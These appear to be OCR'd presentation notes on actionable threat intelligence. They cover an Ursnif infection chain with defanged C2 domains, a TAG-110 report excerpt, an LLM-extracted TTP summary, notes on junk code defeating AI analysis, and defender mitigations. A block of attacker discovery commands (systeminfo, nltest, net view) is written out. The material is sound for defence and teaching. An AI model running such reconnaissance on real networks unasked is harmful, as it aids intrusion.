Unwrapping Ursnifs Gifts - Execution Flow
Process Access
Explorer.exe
ISO Mounted by user
LNK
LNK file clicked by user
BAT
Batch script - alsoOne.bat
JS
Wscript executes - canWell.js
123.com (rundll32) executes Gozi .dll
internetcoca[.]in superstarts[.]top
mshta.exe used to launch ActiveXObject()
powershell.exe
Process Access and Create Remote Thread
Executes Powershell in: HKCU\Software\AppDataLow\Software\Microsoft\<GUID>\<KEYWORD1>
Executes Powershell in: HKCU\Software\AppDataLow\Software\Microsoft\<GUID>\<KEYWORD2>
.NET
csc.exe - Dynamic compilation
32bit cmd.exe
Persistence
File Create C:\Users\<USERNAME>\<KEYWORD1>.lnk (points to powershell.exe)
File Create C:\Users\<USERNAME>\<KEYWORD2>.ps1
User Run key created to execute <KEYWORD1>.lnk with <KEYWORD2>.ps1
Discovery
superstarts[.]top
Standard output of commands redirected staging file: C:\Users\<USERNAME>\AppData\Local\Temp\BD2C.bin1

```
cmd /C wmic computersystem get domain
cmd /C systeminfo.exe
cmd /C net  view
cmd /C nslookup  127.0.0.1
cmd /C tasklist.exe  /SVC
cmd /C driverquery.exe
cmd /C reg.exe  query "HKLM\SOFTWARE\
Microsoft\Windows\CurrentVersion\Uninstall" /s
cmd /C net  config workstation
cmd /C nltest  /domain_trusts
cmd /C nltest  /domain_trusts /all_trusts
cmd /C net  view /all /domain
cmd /C net  view /all
cmd /C net  use
```




Executive Summary

From January to February 2025, Insikt Group detected a phishing campaign targeting Tajikistan that Insikt Group attributes to TAG-110, a Russia-aligned threat actor that overlaps with UAC-0063 and has been linked to APT28 (BlueDelta) with medium confidence by CERT-UA. In this campaign, TAG-110 leveraged Tajikistan government-themed documents as lure material, consistent with its historical use of trojanized legitimate government documents, though the authenticity of the current samples could not be independently verified. These documents were distinct from those used in previous campaigns (1, 2, 3, 4), notably lacking an embedded HTA-based payload HATVIBE within them, which TAG-110 has deployed since at least 2023. In this campaign, TAG-110 has shifted to using macro-enabled Word template files (.dotm files) rather than HATVIBE for the initial payload. Given TAG-110's historical targeting of public sector entities in Central Asia, this campaign is likely targeting government, educational, and research institutions within Tajikistan.

Russia's Central Asian policy centers on preserving a post-Soviet sphere of influence by embedding itself at the core of the region's security, economic, and political architecture. TAG-110's activities continue to bolster this policy through intelligence-gathering operations. Insikt Group anticipates TAG-110 will sustain regional operations against government ministries, academic and research bodies, and diplomatic missions, particularly those involved in upcoming elections, military operations, or other events the Kremlin wishes to influence.

Actionable


Actionable




Key Findings

- TAG-110 has changed its spearphishing tactics in recent campaigns against Tajikistan, as they now rely on macro-enabled Word templates (.dotm files).
- This campaign has been attributed to TAG-110 based on its reuse of VBA code found in lures from previous campaigns, overlap in C2 infrastructure, and use of suspected legitimate government documents for lure material.
- TAG-110's persistent targeting of Tajik government, educational, and research institutions supports Russia's strategy to maintain influence in Central Asia. These cyber-espionage operations likely aim to gather intelligence for influencing regional politics or security, particularly during sensitive events like elections or geopolitical tensions.
- TAG-110's recent use of macro-enabled Word templates (.dotm), placed in the Microsoft Word STARTUP folder for automatic execution, highlights a tactical evolution prioritizing persistence. Organizations should monitor the Word STARTUP directory for unauthorized additions and enforce strict macro security policies.

ttpExtractor.r00ted.ch - LLM ttP extractor




Junk Metadata
What This Means for AI-Based Analysis Techniques
These techniques also have large implications for AI based analysis techniques. This constant variation in code structure forces AI models to continuously re-learn what to look for—a process that often leads to missed detections or false positives. By filling the code with junk instructions, the loader can trick AI into interpreting irrelevant actions as meaningful ones, leading it to predict that the malware will perform operations that it never actually executes. Junk code also generates a large volume of "noise" in the program flow, overwhelming the AI's pattern-recognition capabilities and forcing it to sift through thousands of extraneous actions that mask the true behavior of the malware.
Additionally, the inclusion of countless junk variables adds another layer of complexity. AI models analyzing variable behavior to understand data flow must now track thousands of decoy variables, each potentially obfuscated or dynamically transformed to further confuse the analysis. This variable noise, combined with the ever-shifting structure from metamorphism, makes it extremely difficult for AI to reliably determine which variables are integral to the malware's function and which are simply junk.
The sheer volume of junk code and variables also makes analyzing this loader exceptionally costly. The sheer number of tokens AI must process to parse and interpret the junk alone leads to high computational and financial costs, effectively weaponizing the malware's complexity against AI-driven defenses. This combination of overwhelming data volume, misleading patterns, and high processing requirements creates significant challenges in detecting and analyzing the malware accurately.
Dynamic API Resolution
One of the first operations of the loader is to start the process of dynamically resolving API calls. It will achieve this through API hashing. It will first get a module handle for ntdll.dll. The string for the DLL is decrypted using a rolling XOR cipher.



```
## Phase: Execution

- **Technique:** Dynamic API Resolution
- **Procedure:** The threat actor uses dynamic API resolution by employing API hashing. This process begins with obtaining a module handle for `ntdll.dll`. The DLL string is decrypted using a rolling XOR cipher.

## Phase: Defense Evasion

- **Technique:** Junk Code Injection
- **Procedure:** The loader introduces junk instructions throughout its code to obfuscate real functionality. This effectively tricks AI detection systems into misinterpreting the code structure, leading to false positives or missed detections.

- **Technique:** Junk Variable Injection
- **Procedure:** A large number of junk variables are included and obfuscated, adding another layer of complexity and confusion for AI-based analysis, making it challenging to differentiate between essential and decoy variables.

These procedures create significant computational overhead for AI-driven defenses, complicating the detection and analysis processes.
```

Actionable CTI for (non-security) Companies



Assets

Mitigations

Detections

Procedures

CTI-Management


1) Patching

2) Hardening

3) Detections

Architecture

Actionable CTI: Prodecures



Initial Access:

- ISO Files
- Mshta.exe
- PRT cookie stealing
- MFA fatigue
- Confluence exploits

Privilege Escalation:

- Mimikatz

CTI decision:

- Mitigation: Disable .iso support in Windows
- Mitigation: AppLocker: block mshta.exe
- Mitigation: Conditional Access Policy?
- Detection: SOC MFA Flood
- Patching: Reduce patch cycle window

- Mitigation: Introduce Credential Guard

No need for CTI

You dont need CTI if:

- Its doing vulnerability management
    - -> Invest ressources in vulnerability management, patch management, asset management…
    - CTI can increase patch pressure (its exploited in the wil!)
    - CTI can reduce patch pressure (exploit gonna be 1 million $, low probability)
- Its focusing on ransomware/malware
    - -> Invest in security instead
    - Something broke through all security layers? Hardening, Mitigations, Patching, Monitoring…
    - Fix our security layers first
-